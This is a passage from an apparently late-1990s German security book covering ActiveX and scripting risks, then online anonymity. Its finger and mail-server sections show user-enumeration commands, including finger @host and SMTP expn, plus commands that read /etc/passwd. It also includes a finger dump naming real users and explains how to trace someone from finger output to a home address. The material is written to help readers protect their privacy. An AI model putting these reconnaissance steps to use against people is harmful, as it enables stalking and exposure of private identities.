Jedesmal, wenn Sie ein eingebettetes Objekt bearbeiten, wird die *ursprüngliche* Anwendung aufgerufen, so daß die Bearbeitung in der Ursprungsumgebung des Elements vorgenommen werden kann. Zum Beispiel wird Excel aufgerufen, wenn Sie ein Excel-Arbeitsblatt bearbeiten wollen, das in ein Word-Dokument eingebettet ist. (Im Gegensatz zu DDE ist dieser Austausch zwischen der aktuellen und der ursprünglichen Anwendung für Benutzer dabei nicht sichtbar.)

Die Sicherheitsprobleme sind offensichtlich. Wenn ein ActiveX-Steuerelement sich als ein Element ausgeben kann, daß von einer bestimmten Anwendung erzeugt worden ist, kann es den Start einer Instanz dieser Anwendung auslösen. Nachdem die Anwendung gestartet wurde, kann sie von der ActiveX-Komponente »ferngesteuert« werden. Das passiert transparent, d.h. für den Benutzer nicht sichtbar. Man kann folgendes Fazit ziehen: Lassen Sie kein ActiveX durch Ihre Firewall oder Ihren signierten oder unsignierten Code. (Sie können, wenn Sie wollen - obwohl ich Ihnen dringend davon abraten würde - der Person vertrauen, die den Code signiert hat.)

28.4 Script-Sprachen

Schließlich gibt es noch die Script-Sprachen. Script-Sprachen werden ausschließlich in Web-Browser-Umgebungen verwendet. Es gibt zwei von Belang:

- JavaScript
- VBScript

Wir wollen uns beide kurz ansehen.

28.4.1 JavaScript

JavaScript wurde von der Netscape Communications Corporation für die Netscape-Navigator/Communicator-Umgebung entwickelt (und in geringerem Maße für andere Browser, die es unterstützen).

JavaScript ist keine Compiler-Sprache, verwendet keine Klassen-Bibliotheken und wird im allgemeinen in HTML eingebettet (obwohl Server-seitiges JavaScript sich auch in *.JS- Quelldateien befinden kann).

Eigenständige Anwendungen können mit JavaScript nicht entwickelt werden, aber man kann sehr komplexe Programme schreiben, die innerhalb der Netscape-Navigator-Umgebung laufen können.

Bei den frühen Versionen von JavaScript und Navigator gab es einige ernste Sicherheitsprobleme. Ein Entwickler fand sogar heraus, wie man JavaScript verwenden konnte, um auf die Festplatte eines Benutzers zu schreiben. Die meisten dieser Probleme gab es in Navigator 2.0 (JavaScript 1.1) und früheren Versionen, und sie sind nicht mehr von Bedeutung.

Die Sicherheitsprobleme von JavaScript waren in der Vergangenheit relativ unbedeutend. Zum Beispiel konnte folgendes passieren:

- Böswillige Webmaster konnten verfolgen, welche Seiten Sie im Internet aufsuchten.
- Böswillige Webmaster konnten Denial-of-Service-Attacken hervorrufen.
- Formulareingaben konnten abgefangen werden.

Leider wurde die Funktionalität von JavaScript stark erweitert. (JavaScript ist inzwischen eine umfangreiche, mächtige Sprache.) In den letzten Monaten sind einige ernste und weniger ernste Sicherheitsprobleme zum Vorschein gekommen. Einige davon sind:

- **LiveWire-Applikationen (serverseitiges JavaScript).** Ein böswilliger Benutzer kann Ihre LiveWire-Anwendungen herunterladen, indem er die Zeichenfolge .Web an die URL anhängt. Wenn Sie LiveWire-Datenbankanwendungen haben, ist dies eine ernste Sicherheitslücke. Benutzernamen und Paßwörter von LiveWire-Datenbanken werden nicht verschlüsselt und erscheinen im Quellcode. Böswillige Benutzer können daher an die Benutzername/Paßwort-Paare gelangen. (Versuchen Sie mal herauszufinden, wer das war! Log-Dateien sind nicht sehr hilfreich; Sie hätten Tausende Verdächtige.)
- **Neue Bugs zur Verletzung der Privatsphäre.** Böswillige Webmaster können nun Ihre Benutzername/Paßwort-Paare für FTP-, POP3-, Imap- und andere Server abfangen. Weitere Informationen zu diesem Loch finden Sie hier: http://geek-girl.com/bugtraq/ 1998_1/0218.html.

- **Verschiedene Denial-of-Service-Attacken gegen den Communicator.** Netscape Communicator 4.x und Internet Explorer 4.0 sind durch mehrere JavaScript-DoS-Attacken verletzbar. Um eine richtig seltsame zu testen (und zu sehen, wie Ihr Browser total verrückt spielt), sehen Sie einmal hier nach: http://geek-girl.com/bugtraq/1998_1/ 0489.html. Wenn Sie gerne demonstriert bekommen möchten, wie der Communicator mit JavaScript zum Absturz gebracht werden kann, gehen Sie zu dieser Seite: www.dhp.com/ ~panzer/evil.html.
- **Denial-of-Service-Attacken gegen IE 4.01.** Der Internet Explorer 4.01 ist durch mehrere JavaScript-Attacken verwundbar. Sie können IE zum Absturz bringen, den Verlust aller Einstellungen des Active Desktop verursachen, Stack-Fehler hervorrufen und sogar Ihren Festplattenzugriff und die Prozessorauslastung auf 100% hochjagen. Mehr Informationen darüber finden Sie hier: http://www.support.nl/~tommy/lists/ntbugtraq/0196.html.

28.4.2 VBScript

VBScript ist für den Internet Explorer das, was JavaScript für den Netscape Communicator ist. Der einzige größere Unterschied ist folgender: VBScript ist eine Untermenge einer vollständigen Programmiersprache, die normalerweise zur Erzeugung eigenständiger Anwendungen verwendet wird. VBScript ist im wesentlichen eine abgespeckte Version von Microsoft Visual Basic.

Im allgemeinen bietet VBScript dieselbe (oder noch größere) Funktionalität wie JavaScript. Es ist zum Beispiel möglich, VBScript dazu zu verwenden, eine endlose Anzahl von Fenstern zu öffnen, den Browser zu blockieren oder Formulardaten abzufangen. Bei der Mehrzahl der bislang realisierten Angriffe wurde jedoch JavaScript verwendet.

28.4.3 Abwehr von Gefahren durch Script-Sprachen

Skript-Sprachen stellen nur eine Gefahr dar, wenn Sie es zulassen. Wenn Ihre Netzwerkumgebung strenge Sicherheit erfordert, empfehle ich Ihnen, sowohl JavaScript als auch VBScript am Router zu filtern. Alternativ dazu können Sie auch einfach die Ausführung ihrer Anweisungen in Ihrem Browser deaktivieren. Eine dieser beiden Möglichkeiten sollten Sie jedoch unbedingt wählen - nur weil Sie den Skript-Quelltext in HTML sehen können, heißt das noch lange nicht, daß ein Skript schläft, bis Sie ihm ein Ereignis anbieten (wie das Klicken auf einen Button oder eine Grafik). Die meisten bösartigen Skripts werden schon beim Laden ausgeführt. Wenn Sie also einem wirklich bösartigen Skript begegnen, ist es auf jeden Fall schon zu spät für irgendwelche Abwehrmaßnahmen.

28.5 Zusammenfassung

Mit wachsender Funktionalität des Web werden immer mehr Sprachen und Erweiterungen entwickelt werden. In mancher Hinsicht ist das eine wunderbare Sache. Schließlich strebt man das Ziel an, transparenten Zugriff zu allen Netzwerk- und Dateiressourcen auf der ganzen Welt zu haben. Das Problem dabei ist, daß es immer schwieriger wird, für wirkliche Sicherheit zu sorgen.

Der harte Wettbewerb auf dem Markt hat zudem dazu geführt, daß die Überprüfung der Qualität der Produkte im Hinblick auf die Sicherheit vernachlässigt wurde. Das ist bislang nicht so schlimm gewesen, da noch niemand wirklich zu Schaden gekommen ist. Aber denken Sie z.B. einmal an das

Online-Banking, das immer mehr genutzt wird. Vor kurzem wurde berichtet, daß eine Bank in Schottland ActiveX verwendet. Würden Sie, nachdem Sie dieses Kapitel gelesen haben, dort noch ein Konto eröffnen?

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

29

Anonymität wahren

In den vorangegangenen Kapiteln haben Sie viel über ausgeklügelte Tools zum Schutz Ihrer Daten erfahren. Die Liste ist fast unendlich: digitale Signaturen, Paketfilter, starke Verschlüsselung, Firewalls, Viren-Utilities, virtuelle Privatnetzwerke und ein Dutzend anderer Tools. Jedes davon kann ein bißchen zu Ihrer Zuversicht beitragen, daß Ihr Netzwerk sicher ist. Was ist aber mit den grundlegenderen Fragen? Welche Schritte können Sie z.B. unternehmen, um Ihre Privatsphäre zu schützen, wenn Sie online sind? Das möchte ich Ihnen in diesem letzten Kapitel gerne erläutern.

29.1 Ebenen der Preisgabe

Wenn Sie nichts dagegen unternehmen, geben Sie Ihre Identität schließlich preis, wenn Sie im Internet surfen. Die Art und Aussagekraft der preisgegebenen Informationen hängen von vielen Faktoren ab. Das sind z.B.:

- Ihre Netzwerkverbindung
- Ihr Browser
- Ihr öffentlicher Traffic
- Welche Plug-Ins und Anwendungen Sie unterstützen

Diese Variablen setzen Sie zwei unterschiedlichen Arten von Spionage aus:

- Menschlicher Spionage
- Netzwerk-Spionage

Sehen wir uns beide einmal an.

29.1.1 Menschliche Spionage

Menschen spionieren Sie aus. Durch dieses Spionieren können sie Ihre Identität feststellen, Ihre Aktivitäten verfolgen oder Sie sogar bei einer kriminellen Handlung erwischen. Von allen Formen der Spionage ist die menschliche die älteste. (Spione behaupten sogar oft, es sei der älteste Beruf der Welt.)

Es gibt zwei Arten menschlicher Spionage:

- Bei der *indirekten Spionage* besteht das Hauptziel darin, Informationen zu sammeln, ohne notwendigerweise einen direkten Kontakt aufzunehmen.

- Bei der *direkten Spionage* besteht das Hauptziel darin, direkten Kontakt aufzunehmen, Ihr Vertrauen zu gewinnen und kontinuierlich an Informationen zu gelangen.

Das Internet bietet ausgezeichnete Möglichkeiten für die indirekte Spionage. Nehmen wir z.B. Ihre Beiträge im Usenet. Sie stehen öffentlich zur Verfügung, jedermann kann sie einsehen. Jemand könnte Ihre Beiträge genau verfolgen und so eine Menge über Sie in Erfahrung bringen. Natürlich stellt dies eine einmalige Gelegenheit für Ordnungsmächte dar. Durch eine einfache Suche mit Hilfe von Suchmaschinen können sie eine indirekte Spionage praktisch mit einem Handschlag durchführen.

Vor 25 Jahren herrschte noch ein ganz anderes Klima. Um Ihnen den Unterschied zu verdeutlichen, möchte ich Ihnen etwas aus den frühen 70er Jahren erzählen. In Amerika waren die 70er eine Zeit des politischen Aufruhrs. Viele radikale Organisationen bildeten sich, und einige befürworteten einen mit Gewalt herbeigeführten Sturz der Regierung. Die amerikanischen Geheimdienste reagierten darauf mit der Durchführung von indirekten und direkten Operationen im großen Ausmaß.

Diese Operationen wurden von Menschen durchgeführt. Um z.B. die Anhänger der *Students for a Democratic Society* zu identifizieren, sandte das FBI die Agenten zu Fuß aus. (Diese Agenten waren entweder beim FBI angestellt oder waren zivile Informanten, das spielte eigentlich keine Rolle.) Solche Agenten mischten sich unter die Menge, notierten sich bei Kundgebungen Kennzeichen oder sammelten Namen. Später ordneten die Agenten diesen Namen Gesichter, Fingerabdrücke und Adressen zu, indem sie die Kennzeichen überprüften, im Strafregister nachsahen oder weitere Informanten befragten.

Diese Methoden sind heute nicht mehr nötig. Statt dessen ermöglicht es das Internet den Geheimdiensten, die Stimmung der Bevölkerung bequem von ihrem Büro aus zu überwachen. Dazu bedarf es noch nicht einmal einer Gesetzesübertretung. Man braucht keinen Durchsuchungsbefehl, um die Aktivitäten einer Person im Internet zu verfolgen. Genausowenig benötigt man irgendeine Befugnis, um Listen von Leuten zusammenzustellen, die in illegale oder umstürzlerische Aktivitäten verwickelt sein könnten.

Wenn Sie radikale politische Ansichten haben, sollten Sie diese besser für sich behalten. (Entweder das, oder machen Sie sich auf dem Gebiet der Verschlüsselung schlau.) Die heutigen Suchmaschinen können verwendet werden, um den gesamten Usenet-Verkehr in bestimmte Kategorien von Personen aufzuteilen. Sie können Ihre letzte Mark darauf verwetten, daß Linda Thompson (eine umstrittene Anwältin aus Indiana und Anhängerin der amerikanischen Militia) streng vom FBI überwacht wurde. (Thompson schlug einmal vor, daß bewaffnete Mitglieder der Militia in Washington einmarschieren sollten).

Seien Sie also gewarnt: Das Usenet ist kein Forum, in dem Sie Ihre Redefreiheit ausüben sollten. Es ist ein Ort, an dem Sie der ganzen Welt ungeschützt ausgesetzt sind.

Das Usenet ist nur der Anfang. Sechs von zehn Web-Sites, die Sie besuchen, protokollieren Ihre Aktivitäten. (Vielleicht acht von zehn großen kommerziellen Sites versuchen dies.) Damit wollen wir auch beginnen - mit der harmlosesten und passivsten aller Internet-Aktivitäten: dem Surfen im Web.

29.2 Browsen im Web und die Gefährdung der Privatsphäre

Bevor es Web-Browser gab, konnten Sie nur über eine Befehlszeilen-Schnittstelle auf das Internet zugreifen. Dieses Interface war rudimentär und schreckte die meisten Leute ab. Mit Aufkommen der Browser änderte sich alles, und das Internet wurde zu einem Zeigen-und- Klicken-Paradies; jeder, der eine Maus besaß, konnte ganz einfach im Web navigieren. Die Auswirkungen waren phänomenal. Praktisch über Nacht strömten Millionen neue Benutzer ins Web.

Als die Menschen sich in so großer Zahl dem Web zuwandten, wurden die Marketing-Agenturen aufmerksam.

Sofort stellte sich die Frage: Wie können wir das Internet benutzen, um Geld damit zu machen? Die Unternehmen brachten verschiedene Antworten hervor, eine davon ist der elektronische Handel (E-Commerce), bei dem die Verbraucher Produkte oder Dienstleistungen von zu Hause aus über das Web bestellen können.

Von Beginn an war man sehr erpicht darauf, Methoden zu entwickeln, mit denen man nicht nur die Einkäufe der Verbraucher verfolgen konnte, sondern auch die Verbraucherinteressen. Heute gibt es mehr als ein Dutzend geeigneter Methoden zu diesem Zweck. Auf den folgenden Seiten erfahren Sie, wie Ihre Identität aufgespürt wird, Bit für Bit, von bekannten und unbekannten Personen.

29.2.1 Internet-Architektur und Privatsphäre

Ich möchte mit einer pauschalen Aussage beginnen, die Sie niemals vergessen sollten: Die Internet-Architektur wurde nicht mit dem Ziel des Schutzes der persönlichen Privatsphäre entwickelt. Es gibt sogar mehrere Standard-Utilities, die speziell zum Zweck der Verfolgung und Identifizierung von Benutzern entworfen wurden.

Wir werden uns gleich ansehen, wie einige davon funktionieren. Vorher möchte ich jedoch noch erläutern, wie die Benutzerinformationen auf Servern gespeichert werden.

29.2.2 Wie Benutzerinformationen auf Servern gespeichert werden

Es gibt zwei universelle Arten der Identifizierung im Internet: Ihre E-Mail-Adresse und Ihre IP-Adresse. Beide enthüllen Ihre Identität. Zumindest bieten beide einen sehr guten Ausgangspunkt für eine Spionage.

Insbesondere Ihre E-Mail-Adresse kann Ihren wirklichen Namen preisgeben. Denn selbst wenn Ihr Internet-Provider Windows NT verwendet, um ein paar Web-Sites darauf abzulegen, verwenden fast alle ISPs Unix als ihre Basisplattform. Das ist deswegen so, weil Unix (gekoppelt mit einem Protokoll namens RADIUS) die Verwaltung von Einwähl-Accounts sehr einfach macht. (Es bietet auch einen besseren Mail-Support als Windows NT, wenn Sie es mit Hunderten oder sogar Tausenden von Accounts zu tun haben.)

Auf dem Unix-System werden Benutzerinformationen in einer Datei namens passwd gespeichert, die sich im Verzeichnis /etc befindet. Diese Datei enthält Login-Namen, Benutzernamen und gelegentlich auch die Paßwörter (allerdings nur in verschlüsselter Form). Ein Eintrag der passwd-Datei sieht folgendermaßen aus:

```
jdoe:x:13864:1:John Doe:/export/home/jdoe:/sbin/sh
```

Wenn Sie sich diesen Eintrag genauer ansehen, werden Sie feststellen, daß die Felder durch Doppelpunkte getrennt sind. Besonders interessant sind die Felder 1, 5 und 6. Diese Felder enthalten folgende Informationen:

jdoe - Ihr Benutzername

John Doe - Ihr wirklicher Name

/export/home/jdoe - Ihr Home-Verzeichnis

Diese Informationen sind wichtig, und Unix verwendet sie für viele Aufgaben. Zum Beispiel werden diese Informationen jedesmal überprüft, wenn Sie sich einloggen, wenn Sie Mail erhalten und wenn Sie sich ausloggen. Leider sind diese Informationen auch der Öffentlichkeit verfügbar, mit Hilfe eines Utilities namens finger.

29.2.3 finger

finger ist ein bei Unix-Systemen verbreiteter Dienst. Er dient dazu, entfernten Hosts Benutzerinformationen zur Verfügung zu stellen. Wie alle TCP/IP-Dienste basiert auch finger auf dem Client-Server-Modell.

Wenn ein Unix-System bootet, lädt es fast ein Dutzend entfernte Dienste (z.B. einen Webserver, einen FTP-Server, einen Telnet-Server und so weiter). Der finger-Server heißt fingerd und wird normalerweise als *finger-Daemon*

bezeichnet.

Der finger-Daemon wartet auf lokale oder entfernte Anfragen nach Benutzerinformationen. Wenn er eine solche Anforderung erhält, leitet er alle Informationen weiter, die gegenwärtig auf dem Ziel zur Verfügung stehen. (Das Ziel sind in diesem Fall Sie.)

Bei Unix kann eine finger-Anfrage von einem Kommando-Prompt erfolgen. Die Ergebnisse von dem finger-Server werden dann an dem lokalen Terminal ausgegeben. Eine finger- Anfrage an einem Kommando-Prompt sieht z.B. so aus:

```
$finger -l jdoe@john-doe.com
```

Diesen Befehl kann man ungefähr so übersetzen: »Such nach jdoe und erzähl mir alles über ihn, was Du finden kannst.« Wenn ein Benutzer einen solchen Befehl erteilt, wird der finger- Daemon an john-doe.com kontaktiert. Er durchsucht das System nach jdoe und liefert schließlich diese Informationen:

```
Login name: jdoe In real life: John Doe
Directory: / Shell: /sbin/sh
Last login Tue May 18 19:53 on pts/22
New mail received Mon May 18 04:05:58 1997;
unread since Mon May 18 03:20:43 1997
No Plan.
```

Jahrelang waren derartige Informationen nur für Unix- und VAX/VMS-Benutzer verfügbar. Diese Zeiten sind jedoch vorbei. Heute gibt es *finger-Clients* (Programme, die finger-Anfragen durchführen) für alle Plattformen. In Tabelle 29.1 sind einige aufgeführt:

Tabelle 29.1: Finger-Clients für andere Plattformen als Unix und Windows NT

Client	Plattform	URL
InkFinger	Windows	ftp://ftp.demon.co.uk/pub/ibmpc/win95/apps/finger/inkf100.zip
QuikFinger	Windows	http://fuzz.stanford.edu/QuikFinger/quikfinger.exe
Total Finger	Windows	http://ahab.nantucket.net/files/tfinger.exe
Nfinger	Windows	ftp://papa.indstate.edu/winsock-l/Windows95/Finger/NFinger.zip
Finger 1.5.0	MacOS	ftp://ftp.stairways.com/stairways/finger-150.sit.bin
IPNetMonitor	MacOS (PPC)	ftp://ftp23.pair.com/pub/psichel/IPNetMonitor_19.sit.hqx
IPNetMonitor	Mac (68 K)	ftp://ftp23.pair.com/pub/psichel/IPNetMonitor68K_19.sit.hqx
Gibbon Finger	OS/2	http://www.musthave.com/files/gcpfng10.zip
Thumb	OS/2	http://www.musthave.com/files/thumb10.zip

Hinweis:

Windows NT hat inzwischen eine integrierte finger-Unterstützung, so daß kein Client eines Drittanbieters erforderlich ist. Um jemand von einem NT- Rechner aus zu fingern, öffnen Sie einfach ein Befehlszeilen-Fenster und fingern target@host.com.

Viele Systemadministratoren erlauben der Außenwelt einen unbeschränkten finger-Zugriff. Das ermöglicht es entfernten Benutzern, nicht nur Sie, sondern alle Benutzer Ihres Systems zu identifizieren. Dazu müssen sie den

folgenden Befehl eingeben:

```
finger @mein_zielhost.com
```

Das Symbol @ funktioniert genau wie ein Asterisk bei der Suche nach regulären Ausdrücken. Der Befehl sagt eigentlich folgendes aus: »Zeig mir alle Benutzer, die gegenwärtig eingeloggt sind.«

Als ich dieses Kapitel schrieb, wollte ich Ihnen ein Beispiel zur Verfügung stellen und fingerte alle Benutzer auf Netcom.com. Zum Zeitpunkt meiner Suche waren gerade 611 Personen eingeloggt. Hier sind die ersten 20 Zeilen dieser Anfrage:

```
aba-dc Libor Xanadu 0:08 *p7 netcom11 (den-co-pm22.netc)
abern Andrew Wennberg q2 netcom15 (den-co-pm14.netc)
adaworks AdaWorks p5 netcom (pax-ca7-02.ix.ne)
adorozco Adrian Orozco q7 netcom2 (lax-ca-pm52.netc)
adt Anthony D. Tribelli qf netcom5 (207.82.69.163)
afa Frank Acker qd netcom20 (scz-ca-pm17.netc)
afujimo Anne Fujimoto p1 netcom (pax-ca7-23.ix.ne)
ahmed Samad qd netcom7 (sjc-ca-pm4.netco)
aibase AI Base *pc netcom12 (scz-ca-pm6.netco)
akiaki Akihiro Kiuchi *p4 netcom20 (sjx-ca-pm24.netc)
alaria Tower *pe netcom18 (sjx-ca-pm24.netc)
alderson Richard M. Alderson pd netcom16 (clwyd.xkl.com)
alisont A. Taub q1 netcom15 (whx-ca-pm15.netc)
alliene Alliene H. Turner 1 mont q0 netcom16 (ple-ca-pm23.netc)
almacd Al MacDonald 0:09 pb netcom18 (den-co-pm13.netc)
alvin Alvin H. White *pc netcom15 (sjc-ca-pm6.netco)
ami Ami 0:03 *q0 netcom14 (malignant.lump.n)
anatola2 Janice Frasche' r3 netcom9 (sac-ca-pm5.netco)
anatola2 Janice Frasche' p1 netcom8 (netcom9.netcom.c)
andrewg Andrew Ghali r6 netcom10 (firewall.nvidia.)
```

Es sieht nicht gerade danach aus, als hätten diese Personen eine geschützte Privatsphäre, oder? Tatsache ist, daß 99 Prozent der übrigen 591 Zeilen die wirklichen Namen der Benutzer preisgaben. Wenn Sie glauben, daß Ihre Identität geschützt ist, wenn nur der Name Ihres Unternehmens aufgeführt wird, sollten Sie sich das noch einmal genauer überlegen. Sehen wir uns dazu die dritte Zeile der obigen Ausgabe an:

```
adaworks AdaWorks p5 netcom (pax-ca7-02.ix.ne)
```

Das sieht eigentlich ziemlich anonym aus, oder? Eine Suche bei http://www.altavista.digital.com/ bringt das Ergebnis, daß adaworks@netcom.com in Wirklichkeit Jeremy Richter ist, von AdaWorks Software Engineering in Palo Alto, Kalifornien. Es kommt aber noch schlimmer - eine Suche bei http://www.worldpages.com/ gibt sogar seine private Telefonnummer preis (zusätzlich zur Anschrift und Telefonnummer seines Büros).

Hinweis:

Für die Suche nach deutschen Telefonnummern können Sie z.B. http:// www.teleauskunft.de/ verwenden.

In vielen Fällen können Sie, indem Sie mit finger beginnen und mit WorldPages aufhören, die Privatadresse einer Person (zusammen mit einer Karte, wie Sie dorthin finden) in weniger als 30 Sekunden herausbekommen. Wenn jemand Ihnen erzählt, daß finger keine privaten Daten preisgibt, sollten Sie ihm ein Exemplar dieses Buches schenken. Finger kann einen Fremden direkt vor Ihre Haustür leiten.

29.2.4 Lösungen für das finger-Problem

Es gibt Lösungen für das finger-Problem. Bevor Sie sich die Mühe machen, sollten Sie jedoch zuerst prüfen, ob Sie überhaupt ein potentielles Ziel sind.

Hinweis:

Wenn Sie ausschließlich America Online benutzen, können Sie diesen Abschnitt überspringen. AOL erlaubt keine finger-Anfragen über seine Benutzer.

Es gibt zwei Arten, auf die Sie herausfinden können, ob Sie ein potentielles finger-Ziel sind:

- Führen Sie eine finger-Anfrage nach sich selbst durch.
- Prüfen Sie die Datei /etc/passwd auf dem Server Ihres ISP.

Um diese von einem Shell-Prompt aus zu überprüfen, müssen Sie einen der folgenden Befehle eingeben:

```
grep Ihr_Benutzername /etc/passwd
ypcat passwd || cat /etc/passwd | grep Ihr_Benutzername
```

Diese Befehle werden die Informationen der Datei `/etc/passwd` des Servers ausgeben. Die Ausgabe wird etwa so aussehen:

```
jdoe:x:65536:1:John Doe:/export/home/jdoe:/sbin/sh
```

Wenn Sie ein potentielles finger-Ziel sind, gibt es mehrere Dinge, die Sie unternehmen können, um den Grad der Preisgabe von Informationen zu minimieren:

- Verwenden Sie das Utility chfn, um die finger-Informationen zu verändern, die für die Außenwelt sichtbar sind.
- Wenn chfn nicht zur Verfügung steht, bitten Sie den Systemadministrator darum, Ihre Informationen zu verändern.
- Kündigen Sie Ihren gegenwärtigen Account und beantragen Sie einen neuen.

Hinweis:

Wahrscheinlich überrascht Sie mein Rat, Ihren Account zu kündigen. Der Grund dafür ist folgender: Sie selbst haben die Informationen für /etc/passwd geliefert. Sie haben diese Informationen zur Verfügung gestellt, als Sie den Account beantragt haben. Wenn Sie nicht auf chfn zugreifen können und Ihr Systemadministrator sich weigert, diese Informationen zu ändern, werden Sie dort stehen bleiben, bis Sie Ihren Account kündigen. Wenn Sie Ihren Account kündigen und einen neuen beantragen, können Sie selbst bestimmen, welche Informationen der Server über Sie erhält.

Wenn es Ihnen eigentlich egal ist, ob Sie gefingert werden, Sie aber gerne wissen möchten, wer dies tut, sollten Sie MasterPlan einsetzen.

29.2.5 MasterPlan

MasterPlan (geschrieben von Laurion Burchall) geht ziemlich aggressiv vor, wenn es darum geht, herauszufinden, wer Sie fingert. Jedesmal wenn eine finger-Anfrage erkannt wird, fängt MasterPlan den Hostnamen und die IP-Adresse der fingernden Partei ab. Diese Informationen werden in einer Datei gespeichert, die finger_log heißt. MasterPlan wird außerdem feststellen, wie oft Sie gefingert werden, so daß Sie herausfinden können, ob jemand versucht, Sie zu *clocken*. (*Clocken* heißt, daß Benutzer A versucht, die Gewohnheiten von Benutzer B mit Hilfe verschiedener Utilities zu ermitteln, einschließlich finger und r-Utilities.)

Tip:

Die r-Utilities bestehen aus einem Paket von Netzwerk-Utilities, die Informationen über Benutzer auf entfernten Hosts zusammentragen können. Ich werde weiter unten auf eines dieser Utilities, rusers, näher eingehen.

Beim Clocken verwendet der Spion ein automatisiertes Script, um sein Ziel alle X Minuten oder Stunden zu fingern. Dafür kann es verschiedene Gründe geben. Einer ist, ein Profil des Ziels aufzubauen: Wann loggt sich der Benutzer ein? Wie oft überprüft er seine Mail? Von wo aus loggt der Benutzer sich üblicherweise ein? Aus diesen Anfragen kann eine neugierige Person andere mögliche Punkte des Netzwerks ermitteln, an denen Sie gefunden werden könnten.

Hier ist ein Beispiel: Ein Cracker, den ich kenne, wollte die E-Mail einer in Amerika bekannten Journalistin abhören, die sich mit Hacker-Stories beschäftigt. Diese Journalistin hatte verschiedene Accounts und loggte sich oft von einem in einen anderen ein. (Mit anderen Worten verkettete sie ihre Verbindungen. Auf diese Weise versuchte sie, ihre private E- Mail-Adresse geheimzuhalten.)

Indem er ein Clocking-Script auf die Journalistin ansetzte, konnte der Cracker ihre private, unveröffentlichte E-Mail-Adresse herausfinden. Er war auch in der Lage, ihr Netzwerk offenzulegen und schließlich ihre Mail abzufangen. Die Mail enthielt Diskussionen zwischen der Journalistin und einem Software-Ingenieur in England über einen Crack, der in den Medien großes Aufsehen erregt hatte. (Diese Mail wurde später an die Cracker-Gemeinde im ganzen Internet verteilt.)

MasterPlan kann Clocking-Muster identifizieren, zumindest im Hinblick auf finger-Anfragen. Das Utility ist klein und leicht zu konfigurieren. Der C-Quellcode ist beigefügt, und die Distribution läßt sich auf den meisten Unix-Systemen sauber kompilieren. (Die Ausnahmen sind Ultrix und NeXT.) Eine nette Annehmlichkeit für Linux-Benutzer ist, daß der Distribution auch eine kompilierte Binary beigefügt ist. Die Standard-Distribution von MasterPlan finden Sie unter der folgenden Adresse:

ftp://ftp.netspace.org/pub/Software/Unix/masterplan.tar.Z

Die für Linux kompilierte Version finden Sie unter:

ftp://ftp.netspace.org/pub/Software/Unix/masterplan-linux.tar.Z

Hinweis:

MasterPlan hindert andere nicht daran, Sie zu fingern. Es identifiziert nur diejenigen, die dies tun, und zeichnet auf, wie oft sie dies tun. Leider ist MasterPlan zur Zeit nur für Unix verfügbar.

Sobald Sie sich vor finger-Anfragen abgeschirmt haben, haben Sie vielleicht das Gefühl, daß Ihr Name jetzt vor neugierigen Blicken geschützt ist. Wieder falsch. Finger ist nur der Anfang. Es gibt ein Dutzend andere Wege, wie Ihre E-Mail-Adresse und Ihr Name Informationen über Sie preisgeben.

29.2.6 Wenn nicht finger, dann eben ...

Selbst wenn Ihr Provider finger-Anfragen untersagt, ist es immer noch einfach, an Ihren Namen zu gelangen. Wenn Spione versuchen, Sie zu fingern und entdecken, daß finger nicht läuft, wenden sie sich Ihrem Mail-Server zu. In den meisten Fällen akzeptieren Server Telnet -Verbindungen an Port 25 (der Port, an dem Sendmail läuft). Eine solche Verbindung sieht z.B. wie folgt aus:

```
220 shell. Sendmail SMI-8.6/SMI-SVR4 ready at Wed, 19 Feb 1997
Â07:17:18 -0800
```

Wenn Außenstehende an den Prompt gelangen, können sie schnell an Ihren Namen kommen, indem sie den folgenden Befehl eingeben:

```
expn benutzername
```

Der Befehl expn löst Benutzernamen in E-Mail-Adressen und wirkliche Namen auf. Die Antwort wird im allgemeinen so aussehen:

```
benutzername <benutzername@ziel_der_untersuchung.com> wirklicher Name
```

Das erste Feld gibt Ihren Benutzernamen oder Ihre Benutzerkennung an, gefolgt von Ihrer E-Mail-Adresse und schließlich Ihrem »wirklichen« Namen.

Systemadministratoren können die expn-Funktion deaktivieren, aber nur wenige tun dies. Wenn diese Funktion aktiviert ist, können neugierige Personen jedenfalls an Ihren wirklichen Namen gelangen, wenn dieser verfügbar ist. Wieder ist es das beste, wenn Sie Ihren wirklichen Namen aus der passwd-Datei löschen.

Hinweis:

Leider kann ein Spion die Existenz Ihres Accounts überprüfen, selbst wenn die expn-Funktion deaktiviert ist. Dazu benutzt er die Funktion vrfy (wenn Ihr Server sie unterstützt).

Wie Sie sehen, stellt finger ein großes Problem für den Schutz der Privatsphäre dar - aber das ist erst der Anfang.

29.3 Browser-Sicherheit

Mit der Entwicklung des E-Commerce wurden verschiedene Methoden zur Verfolgung Ihrer Web-Aktivitäten entwickelt. Zwei Hauptmethoden werden durch Ihren Web-Browser implementiert:

- Ausspionieren von IP-Adresse und Cache
- Cookies

Für sich genommen scheinen diese Techniken eigentlich harmlos zu sein. Wenn Sie jedoch anonym bleiben wollen, müssen Sie etwas unternehmen, um sich gegen beide zu schützen. Wir sehen uns beide einmal an.

29.3.1 Ausspionieren von IP-Adresse und Cache

Jedesmal, wenn Sie einen Web-Server besuchen, hinterlassen Sie eine Spur. Diese Spur wird auf unterschiedlichen Servern jeweils anders aufgezeichnet, aber aufgezeichnet wird sie immer. Ein typischer Log-Eintrag (von Apache) unter Unix sieht z.B. so aus:

```
153.35.38.245 [01/May/1998:18:12:10 -0700] "GET / HTTP/1.1" 401 362
```

Beachten Sie den ersten Eintrag (die IP-Adresse). Alle Web-Server-Pakete sind in der Lage, die IP-Adressen der Besucher aufzuzeichnen. Die meisten Web-Server können jedoch noch weitere Informationen aufzeichnen, einschließlich dem Hostnamen und sogar Ihrem Benutzernamen. Um zu sehen, welche Informationen ein Web-Server über Sie speichern kann, sollten Sie einmal die folgende Site aufsuchen:

http://www.ixd.com/cgi-bin/cgi-test.cgi

Ich ließ einen Freund von mir bei JetLink Internet Services diese Site besuchen. Der Server lieferte ihm die folgenden Informationen:

```
The host SERVER_NAME, DNS alias, or IP address is: "www.ixd.com"
The name and revision of the SERVER_SOFTWARE is:
Â"Netscape-Enterprise/2.0a"
The name and revision of the SERVER_PROTOCOL is: "HTTP/1.0"
```

```
The SERVER_PORT number for this server is: "80"
The SERVER_ADMINistrator e-mail address is: ""
The name and revision of cgi GATEWAY_INTERFACE is: "CGI/1.1"
The extra PATH_INFO included on the URL is: ""
